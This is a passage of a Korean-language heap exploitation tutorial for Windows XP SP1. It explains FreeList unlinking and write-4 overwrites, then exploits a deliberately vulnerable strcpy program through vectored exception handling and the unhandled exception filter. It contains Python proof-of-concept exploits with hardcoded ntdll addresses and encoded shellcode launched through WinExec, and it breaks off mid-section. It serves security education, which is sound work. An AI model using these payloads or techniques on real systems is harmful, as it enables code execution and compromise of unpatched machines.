Heap Overflows For Humans 101

xptr33@gmail.com
candypython@gmail.com

우리는 이전에 스택 기반의 버퍼 오버플로우와 포멧스트링 취약점에 대해 이야기
했다. 지금 시간에는 한 단계 더 나아리 가서 윈도우즈 힙 매니저와 함께 놀자

Unlink() to execute a write 4 primitive

그 전까지는 해커들은 스택 오버플로우에서 예외처리 루틴을 호출시키든
어떤 방법으로든 Execution Pointer (EIP)를 컨트롤 할 수 있었다.
이번 문서에서는 해커들이 직접적으로 EIP와 SEH (Structured Exception Handling)를
이용한 exploit 방식을 제외하고 시도해왔던 여러 기술들에 대해서 논해보도록
하겠다.
정해진 값으로 우리가 선택한 메모리 위치를 덮어씀으로서,
임의의 DWORD (double word, 32bit) 값을 덮어씌울 수 있었다.
만약 지금 이 문서를 읽을 여러분들이 중급/고급 단계의 스택 기반 버퍼 오버플로우를
아직 완전히 익히지 못한 상태라면 이 분야에 일단 집중하기를 권유한다.
여기서 다룰 내용들은 이미 쓸모없고 한동안 묻혀진 기법들이다.
그렇기 때문에 윈도우 힙 관리자를 익스플로잇하는 더 새로운 기법들을 찾는
것이라면

이 문서를 보고 있을 필요가 없다.

지금 당신에게 필요한 것:

- *Windows XP 서비스 팩1*
- *디버거 (Olly Debugger, Immunity Debugger, Windbg etc)*
- *A C/C++ 컴파일러 (Dev C++, Icc-32, MS visual C++ 6.0 etc)*
- *사용하기 쉬운 스크립터 언어 (python, perl etc)*
- *뇌 (Brain..? 그리고.. 혹은? 인내력)*
- *어셈블리, C에 대한 충분한 지식, 그리고 디버깅 능력*
- *HideDbg 플러그인 under Olldbg 혹은 !hidedebug under Immunity Debugger*
- *시간*

먼저 핵심이 되는 가장 기초적이고 기본적인 것부터 살펴볼 것이다.

지금 설명할 익스플로잇 기술들은 “Real world"에 적용하기엔 이미 시대에 뒤떨어진 기술들이지만 여기서 짚고 넘어가야 할 점은 그 다음 단계의 기술들을 배우고자 한다면 과거의 것들도 반드시 알고 또 배워야 한다는 것이다. 자, 그럼 본론으로 넘어갈까요?

What is the heap and how does it work under XP?

힙(heap)은 프로세스에서 내부적으로 데이터를 담는 일종의 저장공간(storage)이다.

각 프로세스는 응용프로그램의 요구에 따라 동적으로 힙 메모리를 할당하고 해제를 하게 되는데, 메모리 영역 관련해서 꼭 알아야 될 사항이 있다면

스택(stack)은 **0x00000000**을 향해서 자라고,

반면에 힙(heap)은 **0xFFFFFFFF**을 향해 자란다는 것이다.

이 말은 즉 프로세스가 HeapAllocate()를 두 번에 걸쳐 호출하게 되면 두 번째 호출된 함수가 첫 번째 호출된 함수보다 더 높은 포인터를 반환한다는 것이다.

따라서, 첫 힙 블록(block)에서 오버플로우가 발생되면 두 번째 블록에서도
오버플로우가 발생할 수 있다는 것이다.
모든 프로세스는 그것이 기본 프로세스 힙이든 사용자의 요구에 의해 동적으로 할당된
힙이든 여러 형태의 자료구조를 가진다.
그 중에 하나가 바로 **128개의 LIST_ENTRY 구조체 배열**이다.
이 구조체 배열은 “아직 할당되지 못한” 혹은 “할당 대기로 자유로운
메모리 블록들”(free blocks)을 추적 관리하는 역할을 한다.
이 LIST의 각 항목들은 두 개의 포인터를 지니고, 이 배열은 힙 구조체 (struct _HEAP
{})의 한 멤버로써 그것의
시작지점은 구조체 내부에서 0x178 오프셋에 위치한다.

```
typedef struct _HEAP
{
        HEAP_ENTRY Entry;
        ULONG SegmentSignature;
        ULONG SegmentFlags;
        .
        .
        .
        LIST_ENTRY FreeLists; // +0x178
}
// _HEAP 구조체
```

윈도우 커널은 커널모드 드라이버가 표준 드라이버 루틴(standard driver routines)과
드라이버 제공 루틴(driver support routines)을 수행하기 위해 사용될 데이터
형태(data types), 상수들(enumerations and constants)을 정의 해놓았다.
LIST_ENTRY는 이러한 커널에서 제공하는 데이터 구조들(types/structures) 중 하나에
속한다. ***(레퍼런스 1)***

윈도우 운영체제에서는 LIST_ENTRY 구조체를 사용하여 이중 링크드 리스트 (Doubly linked list)를 내부적으로 구현해주는데, 이 이중 링크드 리스트는 이 리스트의 머리부분에 해당되는 Head 부분(a list head)과 그 뒤로 사슬처럼 연결되어 관리되는 각 LIST_ENTRY 구조체 항목들(a list entries)로 이루어져 있다.
즉, 리스트 머리부분과 항목들 모두 LIST_ENTRY 구조체 형태로 이루어져 있다. 만약 이중 링크드 리스트가 비어있다면 리스트 항목의 개수는 당연히 0이다.

```
typedef struct _LIST_ENTRY {
        struct _LIST_ENTRY *Flink; // Foward Link -> 다음 Entry를 가리키는 포인터
        struct _LIST_ENTRY *Blink; // Backward Link -> 이전 Entry를 가리키는 포인터
} LIST_ENTRY, *PLIST_ENTRY;
// _LIST_ENTRY 구조체
```

위와 같이 LIST_ENTRY 구조체는 LIST_ENTRY 구조체를 가리키는 Flink와 Blink 구조체 포인터를 지니고 있다. 이 멤버들의 역할은 LIST_ENTRY 구조체가 리스트의 어떤 부분에 속하느냐에 따라 조금씩 다른데, 이는 아래와 같이 두 형태로 나뉜다:

1. 머리부분(list head)을 표현하는 LIST_ENTRY 구조체의 경우, Flink 멤버는 리스트의 첫 번째 항목(Entry)을 가리키게 되고, Blink 멤버는 리스트의 마지막 항목을 가리키게 된다. 만약 리스트가 비어있다면 머리 부분의 Flink와 Blink 모두(both) 머리 부분 자기 자신을 가리키게 된다.

2. 반면, 리스트의 각 항목들을 표현하는 LIST_ENTRY 구조체의 경우, Flink 멤버는 리스트의 다음 항목을 가리키고, Blink 멤버는 이전 항목을 가리키는데 만약 자신이 속해있는 항목이 리스트의 맨 마지막 항목이면 Flink가 머리 부분을 가리키고, 그게 아닌 리스트의 맨 처음 항목이면 Blink가 머리 부분을

가리키게 된다.

이중 링크드 리스트를 조작하는 루틴은 결국엔 리스트의 머리 부분에 해당되는 LIST_ENTRY로 포인터를 가져가게 되는데, 이 때 이 루틴이 Flink와 Blink가 마지막에 만들어진 리스트의 맨 처음 항목과 마지막 항목을 가리키게끔 업데이트 시켜주는 일련의 코드들을 실행시켜준다.
윈도우에서 위와 같은 자료구조를 사용하는 이유는 중간에 어떠한 새로운 항목 혹은 객체(이 문서의 경우, 힙)가 추가되거나 제거될 때 이중 링크드 리스트가 가장 프로그램 수행 능력에 있어서 매우 효율적이고 이상적이기 때문이다. 더 자세한 동작 과정이나 수행과정은 **레퍼런스 2)**를 참조하면 되겠다.

본론으로 다시 돌아가서 힙도 이와같은 자료구조로 관리된다. 힙이 할당되기 전에 할당될 첫 번째 Free 블록을 가리키고 있는 두 포인터는 FreeLists[0]에 담겨있다. 반대로, 이 두 포인터가 가리키고 있는 주소에는 FreeList[0]을 가리키는 두 포인터가 자리잡고 있다.

이 점을 유념해두고, 이걸 생각해보자.
현재 시작 주소가 0x00650000인 힙 메모리와 0x00650688에 아직 할당되지 않은 첫 Free 블록이 위치해있다고 가정해보자. 그렇다면 우리는 다음 4가지 주소들에 대해 생각해볼 수 있다:

1. 0x00650178 (Freelist[0].Flink)엔 0x00650688 (첫 Free 블록)을 가리키는 포인터가 존재.
2. 0x006517c (Freelist[0].Blink)엔 0x00650688 (첫 Free 블록)을 가리키는 포인터가 존재.

3. 0x00650688 (첫 Free 블록)엔 0x00650178 (Freelist[0])을 가리키는 포인터가 존재.

4. 0x0065068c (첫 Free 블록)엔 0x00650178 (Freelist[0])을 가리키는 포인터가 존재.

이때 첫 번째 Free 블록이었던 힙이 할당되게 되면 Freelist[0].Flink와 Freelist[0].Blink 포인터들은 할당될 다른 Free 블록을 가리키게끔 변경된다. 더 나아가, Freelist를 가리키던 두 포인터들은 새로 할당된 블록의 끝을 가리키게 된다. 매번 이러한 블록들이 할당되거나 해제될 때마다 이러한 포인터들은 계속 변경된다.
따라서, 힙의 할당과 해제는 이중 링크드 리스트를 통해서 항상 추적 관리될 수 있다.
위와 같은 과정에서 이번 기법에 관련한 힙 오버플로우 취약점이 발생하게 되는데, 이는 리스트 항목들의 유효성을 검증하지 않은 상태에서 포인터 변경을 했다는 점이 주된 원인이 된다. 위와 같은 상황에서 해커가 힙 오버플로우를 일으키게 되면 이중 링크드 리스트가 새로 힙을 할당하는 과정에서 포인터를 변경하게 되면서 임의의 DWORD 값을 덮어씌울 수 있게 되는 취약점이 발생한다.
즉, Flink와 Blink가 값이 프로그램의 의도와는 다르게 예상치 못하게 변경될 수 있다.

Exploiting Heap Overflows using Vectored Exception Handling


먼저, heap-veh.c 코드를 살펴보도록 하자.

```
#include <windows.h>
#include <stdio.h>
 DWORD MyExceptionHandler(void);
int foo(char *buf);

int main(int argc, char *argv[])
{
  HMODULE l;
  l = LoadLibrary("msvcrt.dll");
  l = LoadLibrary("netapi32.dll");
  printf("\n\nHeapoverflow program.\n");
  if(argc != 2)
     return printf("ARGS!");
  foo(argv[1]);
  return 0;
}

DWORD MyExceptionHandler(void)
{
  printf("In exception handler....");
  ExitProcess(1);
  return 0;
}

int foo(char *buf)
{
  HLOCAL h1 = 0, h2 = 0;
  HANDLE hp;

__try{
  hp = HeapCreate(0,0x1000,0x10000);
  if(!hp){
     return printf("Failed to create heap.\n");
  }
  h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

  printf("HEAP: %.8X %.8X\n",h1,&h1);

  // Heap Overflow occurs here:
  strcpy(h1,buf);

  // This second call to HeapAlloc() is when we gain control
  h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
```


```
   printf("hello");
   }
__except(MyExceptionHandler())
{
   printf("oops...");
}
return 0;
}
```

위의 코드에서 우리는 __try 구문에 의해서 예외 처리가 이루어질 것을 상상할 수 있다. Windows XP 서비스 팩 1에서 당신이 좋아하는 컴파일러로 위 코드를 컴파일하고 시작해보도록 하자.

커맨드 라인에서 프로그램을 실행시켜보면 argv에 260 바이트 크기의 인자를 넣게 되면 예외 처리 루틴이 발생하는 것을 확인할 수 있다.



당연히 우리가 이것을 디버거에서 실행해본다면 우리는 두번째 힙 할당부분을 장악할 수 있게 된다. (왜냐하면 freelist[0]이 첫번째 할당에 의해서 우리의 공격 문자열로 업데이트 되기 때문이다)




```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```

위 명령어는 “EAX의 현재 값을 ECX의 포인터로 그리고 ECX의 현재 값을 EAX+4의 포인터가 되게끔 만들라”라는 말이다. 이것으로부터 우리는 처음 할당된 메모리 블록을 해제시키거나 끊을 수 있다는 것을 알게 된다. 결국 이것이 의미하는 바는:

1. **EAX (우리가 쓸 내용) : Blink**
2. **ECX (내용을 쓸 위치) : Flink**

So what is the vectored exception handling?

Vectored Exception Handling은 윈도우 XP가 첫 출시되었을 당시에 도입된

개념으로써 XP는 힙 영역에 예외처리 등록 구조체(exception registration

structures)란 것을 담게 된다.

```
struct _VECTORED_EXCEPTION_NODE
{
   DWORD   m_pNextNode;
   DWORD   m_pPreviousNode;
   PVOID   m_pfnVectoredHandler;
}
```

여기서 당신이 알아야 될 점은 m_pNextNode가 다음 _VECTORED_EXCEPTION_NODE

구조체를 가리킨다는 것이다.

따라서, 우리는 _VECTORED_EXCEPTION_NODE(m_pNextNode)를 가리키는 포인터를

우리가 임의로 변조해서 만들어낸 포인터로 덮어 씌우기만 하면 된다.

(이 덮어 씌우는 과정은 위에서 설명 했듯이 MOV DWORD PTR DS: [ecx], eax 명령어를
이용하면 된다. ECX, EAX 컨트롤 할 수 있으니까)

그렇다면 이걸 무엇으로 덮어씌울 것인가? 일단 _VECTORED_EXCEPTION_NODE를


배치 시키는 코드를 한번 살펴보도록 하자.

```
77F7F49E   8B35 1032FC77       MOV ESI,DWORD PTR DS:[77FC3210]
77F7F4A4   EB 0E               JMP SHORT ntdll.77F7F4B4
77F7F4A6   8D45 F8             LEA EAX,DWORD PTR SS:[EBP-8]
77F7F4A9   50                  PUSH EAX
77F7F4AA   FF56 08             CALL DWORD PTR DS:[ESI+8]
```

자 보면 우리는 _VECTORED_EXCEPTION_NODE 의 포인터를 ESI로 옮기고 조금 있다보면 ESI+8을 호출하는 것을 볼 수 있다. 만약에 _VECTORED_EXCEPTOIN_NODE의 다음 포인터를 쉘코드-0x8를 가리키는 포인터로 덮어 씌운다면, 깔끔하게 쉘코드 위로 실행흐름을 안착시킬 수 있을 것이다.

그렇다면 쉘코드의 주소는 어떻게 찾을 것인가?

스택에서 찾으면 된다.



스택에서 찾아낸 쉘코드의 주소값이 0x12ff40이라고 하면 결과적으로는 ESI+8을 호출하기 때문에 찾은 쉘코드 주소에 0x8을 빼준 값으로 덮어 씌워야 될 것이다.

따라서, ECX는 0x0012ff38이 될 것이다.

그렇다면 m_NextNode (다음 _VECTORED_EXCEPTION_NODE을 가리키는 포인터)의

값은 어디서 찾을 것인가? 방법은 이렇다.

Olly(혹은 immunity debugger)에서 Access violation이 발생하면 shift+f7을 눌러

코드를 진행 시킬 수 있기 때문에 예외처리 루틴을 계속 분석할 수 있다.

코드는 첫번째 _VECTORED_EXCEPTION_NODE를 호출 하게 끔 만들어 줄 것이다.

그리고 그것이 당신이 찾을 포인터를 알려줄 것이다.

```
77F60C2C   BF 1032FC77      MOV EDI,ntdll.77FC3210
77F60C31   393D 1032FC77    CMP DWORD PTR DS:[77FC3210],EDI
77F60C37   0F85 48E80100    JNZ ntdll.77F7F485
```

보시다시피, 당신이 찾으려면 m_pNextNode 값은 코드로 인해 EDI로 담겨지는 것을

볼 수 있다. 좋다. 그렇다면 그 값을 EAX로 지정하면 된다.

따라서 ECX = 0x77fc3210, EAX = 0x0012ff38가 된다.


하지만 이게 끝이 아니다. EAX와 ECX에 덮기까지의 offset을 당연히 구해줘야 한다.

그래서 MSF 패턴을 생성해서 어플리케이션에 먹여준다.


여러분들에게 보는 즐거움을 선사하기 위해 하는 방법을 짧게나마 보여주도록

하겠다. msf 패턴은 다음과 방식으로 생성하면 된다.


Step 1 - msf 패턴을 만들어라.





Step 2- 공격하려는 어플리케이션에 먹여라



Step 3 - 안티디버깅을 켜놓고 예외처리를 발생시킨 상태에서 오프셋을 계산해내라.







개념 증명을 위해 PoC(Proof of Concept) 익스플로잇을 살펴보자.

```
import os
# _vectored_exception_node
exploit = ("\xcc" * 272)
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
os.system('"C:\\Documents and
Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-veh.exe ' + exploit)
```

지금 이 단계에서는 ECX 명령이 null 바이트를 담고 있기 때문에 그 뒤로

쉘코드를 넣을 수 없다. 전 튜토리얼 Debugging an SEH 0day에서 이와 같은 일을

기억 할 것이다. 하지만 이것은 항상 그렇진 않을 것이다. 왜냐하면 이 예제에서는

strcpy를 이용해서 버퍼에 있는 값들을 힙에다가 집어넣기 때문이다.

좋다 그럼 이 시점에선 “\cc”에다 breakpoint를 걸고 이것을 쉘코드로 대체하기만

하면 된다. 쉘코드의 길이는 272 바이트보다 크면 안될 것이다.

왜냐하면 이곳이 쉘코드를 놓을 수 있는 유일한 지점이기 때문이다.

```
# _vectored_exception_node
```

```
import os
import win32api
calc = ("\xda\xcb\x2b\xc9\xd9\x74\x24\xf4\x58\xb1\x32\xbb\xfa\xcd" +
"\x2d\x4a\x83\xe8\xfc\x31\x58\x14\x03\x58\xee\x2f\xd8\xb6" +
"\xe6\x39\x23\x47\xf6\x59\xad\xa2\xc7\x4b\xc9\xa7\x75\x5c" +
"\x99\xea\x75\x17\xcf\x1e\x0e\x55\xd8\x11\xa7\xd0\x3e\x1f" +
"\x38\xd5\xfe\xf3\xfa\x77\x83\x09\x2e\x58\xba\xc1\x23\x99" +
"\xfb\x3c\xcb\xcb\x54\x4a\x79\xfc\xd1\x0e\x41\xfd\x35\x05" +
"\xf9\x85\x30\xda\x8d\x3f\x3a\x0b\x3d\x4b\x74\xb3\x36\x13" +
"\xa5\xc2\x9b\x47\x99\x8d\x90\xbc\x69\x0c\x70\x8d\x92\x3e" +
"\xbc\x42\xad\x8e\x31\x9a\xe9\x29\xa9\xe9\x01\x4a\x54\xea" +
"\xd1\x30\x82\x7f\xc4\x93\x41\x27\x2c\x25\x86\xbe\xa7\x29" +
"\x63\xb4\xe0\x2d\x72\x19\x9b\x4a\xff\x9c\x4c\xdb\xbb\xba" +
"\x48\x87\x18\xa2\xc9\x6d\xcf\xdb\x0a\xc9\xb0\x79\x40\xf8" +
"\xa5\xf8\x0b\x97\x38\x88\x31\xde\x3a\x92\x39\x71\x52\xa3" +
"\xb2\x1e\x25\x3c\x11\x5b\xd9\x76\x38\xca\x71\xdf\xa8\x4e" +
"\x1c\xe0\x06\x8c\x18\x63\xa3\x6d\xdf\x7b\xc6\x68\xa4\x3b" +
"\x3a\x01\xb5\xa9\x3c\xb6\xb6\xfb\x5e\x59\x24\x67\xa1\x93")
exploit = ("\x90" * 5)
exploit += (calc)
exploit += ("\xcc" * (272-len(exploit)))
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
win32api.WinExec(('heap-veh.exe %s') % exploit, 1)
```

Exploiting Heap Overflows using the Unhandled Exception Filter

Unhandler Exception Filter는 어플리케이션이 종료되기 직전에 호출되는 마지막 예외다.

갑자기 어플리케이션 크래시가 발생 할 때 “예기치 않은 에러가 발생 했습니다” 라는 아주 일반적인 메세지의 원인이 된다. 이 시점까지, 우리는 EAX와 ECX를 컨트를하고 두 레지스터의 오프셋 위치를 아는 단계까지 이르렀다.

```
import os
exploit = ("\xcc" * 272)
exploit += ("\x41" * 4) # ECX
exploit += ("\x42" * 4)       # EAX
exploit += ("\xcc" * 272)
os.system('"C:\\Documents and
Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)
```

지난 예제와 달리, 우리의 hea-uef.c 파일은 사용자 정의 예외 핸들러가 정의된 흔적이 없다. 이 의미는 우리가 익스플로잇 하는데 Microsofts 의 기본 Unhandled Exception Filter를 사용한다는 것이다. 아래에 heap-uef.c 이다 :

```
#include <stdio.h>
#include <windows.h>
int foo(char *buf);
int main(int argc, char *argv[])
{
  HMODULE l;
  l = LoadLibrary("msvcrt.dll");
  l = LoadLibrary("netapi32.dll");
  printf("\n\nHeapoverflow program.\n");
  if(argc != 2)
    return printf("ARGS!");
  foo(argv[1]);
  return 0;
}
```

```
